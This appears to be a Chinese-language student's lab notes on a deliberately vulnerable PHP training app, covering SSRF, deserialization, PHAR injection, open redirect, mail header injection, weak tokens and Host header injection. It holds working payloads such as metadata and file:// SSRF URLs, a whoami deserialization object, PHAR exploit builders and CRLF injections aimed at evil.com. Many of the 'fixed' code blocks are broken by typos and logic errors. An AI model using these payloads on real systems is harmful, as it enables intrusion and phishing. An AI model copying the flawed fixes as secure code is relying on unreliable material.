}elseif(filter_var($host,FILTER_VALIDATE_DOMAIN,FILTER_FLAG_HOSTNAME)){
$isValid = true;
}

if($isValid){
#
    $host1=escapeshellarg($host);
    $cmd = 'ping -n 1 ' . $host1; // Windows -n 1
    $output = shell_exec($cmd);
}}
?>
```

## 功能修复：

## stristr(string $a,mixed $b);

搜索字符串a是否存在字字符串b

## php_os

php预处理常量返回当前操作系统的名称

## iconv

字符串编码转义

源代码为什么有问题：

ping命令输出的是gbk编码而html页面是utf-8当h输出时把GBK编码的字符串强行显示，导致乱码或无法显示

修复方法：

代码块

```php
if(stristr(PHP_OS,'WIN')){
  $output=iconv('GBK','UTF-8//IGNORE',$output);
 }
```

# 08.ssrf

源代码：

代码块

```
<?php require_once __DIR__ . '/../../core/init.php'; ?>
<?php
$resp = '';$msg='';
if (isset($_GET['url'])) {
    // 演示：后端请求任意URL，易 SSRF
    $u = $_GET['url'];
    $ch = curl_init($u);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
    curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 3);
    $resp = curl_exec($ch);
    if ($resp === false) { $msg = '请求失败：' . h(curl_error($ch)); }
    curl_close($ch);
}
?>
<!DOCTYPE html>
<html lang="zh-CN">
<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1" />
  <title>SSRF</title>
  <link rel="stylesheet" href="/assets/css/style.css" />
</head>
<body>
  <header class="nav"><div class="brand">SSRF</div><div class="links"><a
href="/">返回首页</a></div></header>
  <main class="container module">
    <div class="panel">
      <?php if($msg) echo '<p class="danger">'.$msg.'</p>'; ?>
      <form method="get">
        <div class="field"><label>URL</label><input name="url"
placeholder="http://127.0.0.1:80/ 或 http://169.254.169.254/" /></div>
        <button class="btn btn-primary" type="submit">请求</button>
      </form>
    </div>
    <?php if($resp): ?>
    <div class="panel"><h3>响应</h3><pre><?php echo h($resp); ?></pre></div>
    <?php endif; ?>
    <div class="panel explain">
```

```html
        <h3>原理解析</h3>
        <p>SSRF（服务端请求伪造）是指后端根据用户可控的目标地址发起请求，导致内网服务、云平台元数据或本机敏感资源被访问与泄露。</p>
        <h3>常见利用方式</h3>
        <ul>
          <li>内网探测：<code>http://127.0.0.1</code>、<code>http://localhost</code>、<code>http://10.0.0.0/8</code> 等。</li>
          <li>云元数据：<code>http://169.254.169.254/latest/meta-data/</code>（AWS）等获取访问令牌与实例信息。</li>
          <li>危险协议与包装器：<code>file://</code>、<code>gopher://</code>、<code>ftp://</code>、<code>php://</code> 等。</li>
          <li>跳转与重绑定：通过 30x 跳转、短链接或 DNS 重绑定绕过主机校验。</li>
        </ul>
        <h3>常见绕过与修复</h3>
        <ul>
          <li>修复：仅允许可信域名白名单（严格域名与路径），解析并校验最终主机/IP。</li>
          <li>修复：禁止访问私网地址与 <code>file/gopher/php</code> 等危险协议，统一走安全代理。</li>
          <li>修复：解析 IP 时避免十六进制、八进制、整数 IP 与 IPv6 变体绕过。</li>
        </ul>
      </div>
    </main>
</body>
</html>
```

漏洞利用：

file:///C:/Windows/win.ini

ssrf漏洞：攻击者通过可控的url参数，构造非预期的网络请求，进而访问或泄露服务器所在的内网，系统敏感资源的漏洞。

函数解释：

## curl操作

通过发起网络请求或本地访问的完整流程，实现http/https访问，文件读取，数据提交等功能。

## curl_init

作用是创建一个 curl 会话句柄，后续所有 curl 操作（设置请求参数、执行请求、获取响应）都依赖这个句柄。

## curl_setopt

curl_setopt($ch, $option, $value);

会话句柄，预定义参数常量，对应的参数值

## curl_exec

执行函数

漏洞原因：未对curl做任何限制，用户可构造恶意的url参数，构造非预期的网络请求。

ssrf常见操作：

file:///C:/Windows/win.ini文件读取

dict:///127.0.0.1:8080/info字典服务器资源访问字典资源

http://127.0.0.1/phpMyAdmin web指纹探测是否存在phpmyadmin

ftp://127.0.0.1:21 判断是否开启ftp

## `parse_url()` 函数

将一个url解析为关联数组

scheme解析的是协议类型

host为主机名

port端口号

## gethostbyname

$ip = gethostbyname($parsedUrl['host']);

将url中主机名解析为对应ip地值

## filter_var

if (filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE))

FILTER_FLAG_NO_PRIV_RANGE禁止私有ip，FILTER_FLAG_NO_RES_RANGE禁止保留ip（如127.0.0.1）

代码块

```
<?php
   $resp="",$msg="";
   if(isset($_GET['url'])){
   $u = $_GET['rul'];
   $parse=parse_url($u);
   $white=['http','https'];
   if(!isset($parse['schema'])||!in_arry($parse['schema']),$white){
   $msg='请求失败url格式不正确,只能使用http与https';
}elseif(!isset($parse['host'])){
   $msg='请求失败url格式不正确';
}else{
   $ip=gethostbyname($parse['host']);
   if(filter_var($ip,FILTER_VALIDATE_IP,FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE)){
    $u = $_GET['url'];
    $ch = curl_init($u);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
    curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 3);
    $resp = curl_exec($ch);
    if ($resp === false) { $msg = '请求失败: ' . h(curl_error($ch)); }
    curl_close($ch);
}else{
  $msg = '请求失败，禁止访问内网ip';

```

# 09.反序列化

源代码：

代码块

```
<?php
// 演示：不安全反序列化 + 魔术方法
class Evil {
    public $cmd = 'dir';
    function __destruct() {
```

```
            // 演示：在析构中执行命令（极不安全）
            @system($this->cmd);
        }
    }
    $msg = '';
    if ($_SERVER['REQUEST_METHOD'] === 'POST') {
        $data = $_POST['data'] ?? '';
        try {
            // 直接反序列化用户输入（高危）
            @unserialize($data);
            $msg = '已反序列化（请在控制台或页面输出查看效果）';
        } catch (Throwable $e) {
            $msg = '<span class="danger">错误：'.h($e->getMessage()).'</span>';
        }
    }
    ?>
```

漏洞利用：

```
<?php
class Evil {
    public $cmd = 'whoami';
}
$a = new Evil();
$serializedData = serialize($a);

echo $serializedData;
?>
```

O:4:"Evil":1:{s:3:"cmd";s:6:"whoami";}

代码修复：？？？

## explode(指定字符，目标字符串)

使用指定字符把目标字符串分隔为关联数组

代码块

```
<?php

class Evil {

    public $cmd = 'dir';
    $white = ['dir'];


    function __destruct() {
    $a=explode(' ',$this->cmd);
    $b = $a[0];
```

```
    if(in_array($b,$white)){

        // 演示：在析构中执行命令（极不安全）
        @system($this->cmd);
    }else {
# 尝试执行未授权命令，记录日志或采取其他措施
error_log("Attempted to execute unauthorized command: " . $this->cmd);}
}}}
$msg = '';
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $data = $_POST['data'] ?? '';
    try {
        // 直接反序列化用户输入（高危）
        @unserialize($data);
        $msg = '已反序列化（请在控制台或页面输出查看效果）';
    } catch (Throwable $e) {
        $msg = '<span class="danger">错误：'.h($e->getMessage()).'</span>';
    }
}
?>
```

# 10.PHAR 注入

源代码：

代码块

```
<?php require_once __DIR__ . '/../../core/init.php'; ?>
<?php
$info = '';$msg='';
if (isset($_GET['path'])) {
    // 演示：调用 getimagesize 对用户可控路径（可能 phar://），触发PHAR元数据反序列化
    $path = $_GET['path'];
    try {
        $data = @getimagesize($path);
        $info = print_r($data, true);
    } catch (Throwable $e) {
        $msg = h($e->getMessage());
    }
}
?>
<!DOCTYPE html>
<html lang="zh-CN">
<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1" />
```

```
  <title>PHAR 注入</title>
  <link rel="stylesheet" href="/assets/css/style.css" />
</head>
<body>
  <header class="nav"><div class="brand">PHAR 注入</div><div class="links"><a href="/">返回首页</a></div></header>
  <main class="container module">
    <div class="panel">
      <?php if($msg) echo '<p class="danger">'.$msg.'</p>'; ?>
      <form method="get">
        <div class="field"><label>图片路径</label><input name="path" placeholder="例如: phar:///绝对路径/evil.phar/test.jpg" /></div>
        <button class="btn btn-primary" type="submit">分析</button>
      </form>
    </div>
    <?php if($info): ?>
    <div class="panel"><h3>信息</h3><pre><?php echo h($info); ?></pre></div>
    <?php endif; ?>
    <div class="panel explain">
      <h3>原理解析</h3>
      <p>PHAR 利用源于对 <code>phar://</code> 包装器的支持: 当对 PHAR 文件执行某些文件函数时，元数据会被反序列化。</p>
      <h3>常见利用方式</h3>
      <ul>
        <li>把可控路径指向 <code>phar://</code>，调用 <code>getimagesize</code>、<code>file_exists</code> 等触发元数据反序列化。</li>
        <li>配合 POP 链执行命令或写文件。</li>
      </ul>
      <h3>常见绕过与修复</h3>
      <ul>
        <li>修复: 不要让用户输入直接进入文件函数路径，使用白名单与协议限制。</li>
        <li>修复: 禁用 PHAR 包装器或在受控环境中仅允许特定协议。</li>
        <li>修复: 消除可利用的反序列化 POP 链。</li>
      </ul>
    </div>
  </main>
</body>
</html>
```

确保;phar.readonly = On

## 什么是phar

phar是一个类似于file://伪协议的流包装器，他的作用是使得多个文档归到统一文档，且在不解压的情况下被php所访问

## phar文件结构

一个phar文件包含三个主要部分：

stub:一个简短的php脚本，用于标识识别一个PHAR文件并加以引导其执行

。格式通常是 `#!/usr/bin/env php <?php __HALT_COMPILER(); ?>` 。

**manifest**：用于存放文件属性，以序列化的形式存储。这个索引中可以包含用户自定义的元数据（metadata）

**files**：被打包进 PHAR 的实际文件内容

当 PHP 使用文件系统函数（如 `file_get_contents`，`file_exists`，`is_dir`，`stat`，`unlink` 等）访问一个 PHAR 文件时，它需要读取 `manifest` 来了解其内部结构。在读取 `manifest` 的过程中，PHP 会自动对其中的序列化数据进行反序列化操作，这其中就包括了用户可控的 `metadata` 字段。这个反序列化过程是自动发生的，不需要调用 `unserialize()` 函数。

## 生成一个phar文件

代码块

```
<?
$phar = new Phar("a.phar");//文件名
$phar ->startBuffering();//调用函数
$phar->setStub("<?php __HALT_COMPILER(); ?>");//设置stub必须以__HALT_COMPILER();结尾

//添加要压缩的文件
$phar->addFormString("test1.txt","test1");
$phar->addFormString("test2.txt","test2");
$phar->stopBuffering();
?>
```

另一个文件应用phar指定用哪个phar文件

代码块

```
<?php
 echo file_get_contents('phar://a.phar/test2.txt');
?>
```

平时

上面是要利用的类

$phar->setMetaDate($test);相当于序列化

绕过方法：

绕过-不允许以phar://开头

compress.bzip://phar://a.phar/test1.txt

compress.bzip2://phar://a.phar/test1.txt

compress.zlib://phar://a.phar/test1.txt

php://filter/resource=phar://a.phar/test1.txt

php://filter/read=convert.base64-encode/resource=phar://a.phar/test1.txt

图片检测：

改后缀或加文件头

$phar->setStub("GIF89A<?php __HALT_COMPILER(); ?>");

漏洞利用：

代码块

```
<?php
class Evil {
    public function __destruct() {
        // 恶意操作：比如执行系统命令
        system('whoami');
```

```
    }
}
$test = new Evil();
// 生成PHAR文件
$phar = new Phar('evil.phar');
$phar->startBuffering();
$phar->setStub('GIF89a<?php __HALT_COMPILER(); ?>');
$phar->setMetadata($test);
$phar->addFromString('test.jpg', 'test');
$phar->stopBuffering();
?>
```

出不来

可能是没有pop链

加入

class TestPhar {

public function __destruct() {

// 安全的演示操作，避免恶意利用

echo " PHAR反序列化触发成功！ ";

}

构造1.php

代码块

```
<?php
class TestPhar{
}
$test = new TestPhar();
$phar = new Phar('evil.phar');
$phar -> startBuffering();
$phar -> setStub('GIF89a<?php _HALT_COMPILER(); ?>');
$phar -> setMetadata($test);
$phar ->addFormString('test,jpg','test');
$phar ->stopBuffering();
?>
```

php -d phar.readonly=0 1.php

php 1.php生成evil.php文件

输入phar://D:/phpstudy_pro/WWW/PHP-Code-Sec/modules/phar/evil.phar/test.txt

成功执行

代码修复：

代码块

```
<?php
$info = '';$msg='';
class TestPhar {
    public function __destruct() {
        // 安全的演示操作，避免恶意利用
        echo "<p>PHAR反序列化触发成功! </p>";

    }
 }
if (isset($_GET['path'])) {
     $path = $_GET['path'];
     $allowedExts = ['jpg', 'jpeg', 'png', 'gif'];
     $forbiddenSchemes = ['http','https'];
     $allow = false;
     $urlpath= parse_url($path);
     if(isset($urlpath[schema])&&!in_array($urlpath[schema],$forbiddenSchemes))
{       $allow = false;
        $msg ="禁止使用危险协议! ";
}elseif(isset($urlpath[schema])&&in_array($urlpath[schema],$forbiddenSchemes))
{
    if (filter_var($ip, FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE | FILTER_FLAG_NO_RES_RANGE)) {
        $allow = true;
       }
}elseif(!isset($urlpath['schema'])
{
      $fileExt = strtolower(pathinfo($realPath, PATHINFO_EXTENSION));if (!in_array($fileExt, $allowedExts)) {throw new Exception("本地图片仅支持格式: " . implode(',', $allowedExts) . "! ");}else{
                  $allow = true;

      }
}

if($allow=true){
    try {
        $data = @getimagesize($path);
        $info = print_r($data, true);
    } catch (Throwable $e) {
```

```
        $msg = h($e->getMessage());
    }}else{
       $msg ="失败";
    }
}
?>
```

# 11.开放重定向

源代码：

代码块

```
<?php require_once __DIR__ . '/../../core/init.php'; ?>
<?php
if (isset($_GET['to'])) {
    // 演示：开放重定向，未校验跳转目标
    header('Location: ' . $_GET['to']);
    exit;
}
?>
<!DOCTYPE html>
<html lang="zh-CN">
<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1" />
  <title>开放重定向</title>
  <link rel="stylesheet" href="/assets/css/style.css" />
</head>
<body>
  <header class="nav"><div class="brand">开放重定向</div><div class="links"><a
href="/">返回首页</a></div></header>
  <main class="container module">
    <div class="panel">
      <form method="get">
        <div class="field"><label>跳转到</label><input name="to"
placeholder="https://evil.com/" /></div>
        <button class="btn btn-primary" type="submit">跳转</button>
      </form>
      <p class="muted">不做任何校验，容易被钓鱼/重定向劫持。</p>
    </div>
    <div class="panel explain">
      <h3>原理解析</h3>
      <p>开放重定向指将用户可控的 URL 直接用于重定向，导致用户被引导到钓鱼或恶意站点。
</p>
      <h3>常见利用方式</h3>
```

```
        <ul>
          <li>外部 URL：<code>?to=https://evil.com</code>。</li>
          <li>协议相对与双斜杠：<code>//evil.com</code>、反斜杠与编码绕过。</li>
        </ul>
        <h3>常见绕过与修复</h3>
        <ul>
          <li>修复：仅允许站内路径，使用 ID 映射而非直接 URL。</li>
          <li>修复：解析并校验 host，拒绝跨域与协议相对地址。</li>
        </ul>
      </div>
    </main>
  </body>
  </html>
```

漏洞原因：

完全信任用户的输入，对用户的输入未做任何约束

漏洞利用：

随便一个http://

如果存在对http://的过滤则://

修复：

## array_key_exists(键, 数组)

in_array(值, 数组)

代码块

```php
<?php
if (isset($_GET['to'])) {
  $url = $_GET['to'] ?? 'a';
  $white = [
   'a' => '../index.php',
   'b' => '../b.php',
   'c' => '../c.php'
  ];
   if(array_key_exists($url,$white)){
   header('Location: ' .$white[$url]);
   exit;
   }else{
   echo "非法请求";
   }
}
?>
```

# 12.邮件头注入

源代码：

代码块

```php
<?php
$msg='';
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $to = $_POST['to'] ?? '';
    $subj = $_POST['subj'] ?? 'Test';
    $from = $_POST['from'] ?? 'noreply@example.com';
    $body = $_POST['body'] ?? 'Hello';
    // 演示：邮件头注入（CRLF），部分环境发送可能失败，这里仍调用 mail
    $headers = "From: " . $from;
    $ok = @mail($to, $subj, $body, $headers);
    $msg = $ok ? '已尝试发送（查看服务器邮件配置）' : '<span class="danger">发送失败或未配置邮件服务</span>';
}
?>
```

代码块

```php
$headers = "From: " . $from;     // 直接拼接用户输入的$from，未过滤任何字符
```

“BCC” 是 “Blind Carbon Copy”（暗抄送）的缩写，属于邮件头的标准字段之一，用于指定 “暗抄送收件人” —— 这类收件人会收到邮件，但邮件的 “收件人（To）” “抄送（CC）” 列表中不会显示其邮箱地址，其他收件人无法知晓其存在。

**Reply-To** 是邮件头（Email Header）中的一个核心字段，主要作用是**指定收件人回复邮件时默认发送的目标地址**

攻击：

## CRLF

\r\n回车与换行**邮件头的每个字段（From/To/BCC/Subject 等）必须用 `\r\n` 分隔**

邮件头与邮件正文之间则用 `\r\n\r\n` 分隔

## BCC 攻击（盲抄送注入攻击） —— 这是邮件头注入漏洞最典型的利用方式之一

普通收件人仅看到自己是收件人，无法发现 BCC 列表，攻击者可批量群发垃圾邮件 / 钓鱼邮件而不被察觉。

noreply@example.com\r\nBCC: hack1@evil.com,hack2@evil.com,hack3@evil.com,...

## CC 注入（抄送注入）

批量群发垃圾邮件 / 钓鱼邮件，相比 BCC 更易被发现，但攻击成本更低；

noreply@example.com\r\nCC: user1@a.com,user2@b.com,user3@c.com

## Reply-To 注入（回复地址劫持）

`Reply-To` 是邮件头的扩展字段，作用是：当收件人点击 “回复” 按钮时，邮件会发送到 `Reply-To` 指定的地址（而非 `From` 显示的发件人地址），是钓鱼攻击的核心手段。

admin@bank.com\r\nReply-To: hack@evil.com

## From/Return-Path 伪造（发件人身份伪造）

- `From`：邮件客户端显示的 “发件人”（用户直观看到的身份）；
- `Return-Path`：邮件投递失败时的 “退回地址”（服务器级别的发件人标识）。两者均可通过 CRLF 注入篡改，实现 “伪造成可信身份” 的攻击。

support@taobao.com\r\nX-Sender: fake@taobao.com

伪造成平台官方、银行、公司内部邮箱，诱导用户执行敏感操作（如点击恶意链接、提供个人信息）；

## Content-Type 注入（内容类型篡改）

`Content-Type` 是邮件头的核心字段，定义邮件正文的格式（如纯文本 `text/plain`、HTML 格式 `text/html`）。攻击者可通过注入该字段，将原本的纯文本邮件改为 HTML 格式，嵌入恶意代码 / 链接。

noreply@example.com\r\nContent-Type: text/html; charset=utf-8\r\n\r\n<a href="https://evil.com/steal.php">点击领取红包</a>

## Date/Message-ID 注入（时间 / 标识伪造）

- `Date`：邮件的发送时间戳；
- `Message-ID`：邮件的唯一标识（用于区分不同邮件）。攻击者可篡改这两个字段，规避时间限制或伪造邮件发送记录。

noreply@example.com\r\nDate: Mon, 01 Jan 2025 00:00:00 +0800\r\nMessage-ID: <legit-12345@example.com>

代码修复：

安装安全的成熟数据库

composer require phpmailer/phpmailer

代码块

```php
<?php
require_once __DIR__ . '/../../core/init.php';
//引入PHPMailer
use PHPMailer\PHPMailer\PHPMailer;
use PHPMailer\PHPMailer\Expection;
require_once __DIR__ . '/vendor/autoload.php'; // 适配Composer自动加载路径

$msg = '';
if($_SERVER['REQUEST_METHOD']=='POST'){
    $clean = function($input){
        return preg_replace('/[\r\n\x00\x08\x0B\x0C]/', '', trim($input));
    };

    $to = $clean($_POST['to']??'');
    $subj = $clean($_POST['subj']??'');
    $user_from= $clean($_POST['from']??'');
    $body= $clean($_POST['body']??'');

        $ALLOWED_FROM = [
        'noreply@yourdomain.com',
        'service@yourdomain.com',
        'admin@yourdomain.com'
    ];
    if(empty($to) || !filter_var($to, FILTER_VALIDATE_EMAIL) ||empty($user_from) || !filter_var($user_from, FILTER_VALIDATE_EMAIL)){
        $msg = '<span class="danger">邮箱格式错误或为空</span>';
    }else if(!in_array($user_from,$ALLOWED_FROM)){
        $msg = '<span class="danger">非法发件人！仅允许使用白名单内的发件人邮箱</span>';
    }else{
         // 4. 初始化PHPMailer（内置CRLF过滤，防止头注入）
         $mail = new PHPMailer(true);
         try{
            // 服务器配置（以SMTP为例，比原生mail()更安全，避免系统sendmail漏洞）
            $mail->isSMTP();
            $mail->Host       = 'smtp.yourdomain.com'; // 你的SMTP服务器
            $mail->SMTPAuth   = true;
            $mail->Username   = 'noreply@yourdomain.com'; // SMTP账号（白名单内）
            $mail->Password   = 'your_smtp_password'; // SMTP密码（建议用授权码）
            $mail->SMTPSecure = PHPMailer::ENCRYPTION_STARTTLS; // 加密：TLS
            $mail->Port       = 587; // SMTP端口

            // 5. 邮件内容配置（PHPMailer自动过滤CRLF，杜绝头注入）
            $mail->setFrom($user_from, '官方通知'); // 显示名也会被过滤CRLF
            $mail->addAddress($to); // 收件人（已校验格式）
```

```
            $mail->Subject = $subj; // 主题（已清洗CRLF）
            $mail->Body    = $body; // 正文
            $mail->CharSet = 'UTF-8'; // 编码

            // 6. 发送邮件
            $mail->send();
            $msg = '邮件发送成功！';
        }catch (Exception $e) {
            $msg = '<span class="danger">发送失败：' . $mail->ErrorInfo . '</span>';
    }
    }
    }
```

# 13.弱加密

源代码：

代码块

```
<?php
$token = '';
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $user = $_POST['user'] ?? 'guest';
    // 演示：弱令牌生成，使用 md5 + rand，不安全
    $token = md5($user . time() . rand());
}
?>
```

其中rand是伪随机，其生成的数值可被预测

返回秒级时间戳（10 位数字），同一秒内所有请求的 `time()` 值完全相同，时间范围可被大幅缩小（比如攻击者只需遍历目标请求前后 10 秒，仅 11 个可能值）

md5仅仅基于$user . time() . rand()未与$session，ip匹配

漏洞利用：

代码块

```
```

# 14. 权限逻辑/会话

代码块

```
<?php
// 演示：权限逻辑漏洞（参数控制）
$is_admin = (isset($_GET['admin']) && $_GET['admin'] === '1') ? true : false;
?>
```

用户的权限由参数控制

漏洞利用：在已登录的账号后面传参

## ini_set

ini_set是修改php.ini的配置项的核心函数，仅在当前的脚步执行期间生效。

ini_set(要修改的php配置项名称，配置项的新值);

参数session.cookie_httponly改浏览器禁止javaScript脚本如document.cookie访问该Session Cookie（防xss）

session.cookie_secure

仅在https传输下读取session cookie

session.use_strict_mode

开启session的严格模式，防范session固定攻击

代码修复：

代码块

```
<?php require_once __DIR__ . '/../../core/init.php'; ?>
<?php

  ini_set('session.cookie_httponly',1);//禁止js读取session cookie
  ini_set('session.cookie_secure',1);//仅https传输cookie
  ini_set('session.use_strict_mode',1);//禁止使用未初始化的session，防止session固定攻击
  session_start();
//要求函数必须返回布尔值
 function isAdmin(): bool{
     //验证用户是否已经登录
       global $pdo;
if(!isset($_SESSION['user_id'])||empty($_SESSION['user_id']))
     {return false;}
 //获取数据

  $stmt = $pdo->prepare("SELECT role FROM users WHERE id = :user_id LIMIT 1");
  $stmt->execute([':user_id'=>$_SESSION['user_id']]);
```

```
    $row = $stmt->fetch(PDO::FETCH_ASSOC);
    $currentUserRole = $row['role'] ?? 'guest';
     //判断是否为admin
      return $currentUserRole === 'admin';
    }
    $is_admin = isAdmin();// 5. 示例：权限控制后的业务逻辑if ($is_admin) {echo "管理员操作：查看后台数据";} else {echo "普通用户操作：查看公开内容";}
```

# 15.Host Header注入

源代码：

代码块

```
<?php
// 演示：Host Header 注入，构造密码重置链接依赖 HTTP_HOST
$host = $_SERVER['HTTP_HOST'] ?? 'localhost';
$reset = 'http://' . $host . '/reset.php?token=abc123';
?>
```

当前构造的重置链接：

<code><?php echo h($reset); ?></code>


漏洞原因未对host头进行校验

漏洞复现:

小p打开网站当做伪造的页面

php启动的当做用户点击的页面

抓包修改host




成功修改重置链接

受害者视角：

代码修复：

1.固定url

代码块

```
<?php
$host = $_SERVER['HTTP_HOST'] ?? 'localhost';
$host1 ='localhost';//固定为localhost
$reset = 'http://' . $host1 . '/reset.php?token=abc123';
```

```
?>
```

2.白名单

代码块

```
<?php
$allow = [
 'localhost:8080',
 'example.com:80',
 '127.0.0.1:8080'
];
//如果没有端口自动加
$request = $_SERVER['HTTP_HOST'] ?? 'localhost';
$host_parts = explode(':',$request);
$domain = $host_parts[0];
$port = isset($host_parts[1]) ? $host_parts[1] : 8080;
$request_host = $domain . ':' .$port;
$host =in_array($request_host,$allow) ?$request_host : 'localhost:8080';
$reset = 'http://' . $host . '/reset.php?token=abc123';
?>
```

# 16. XXE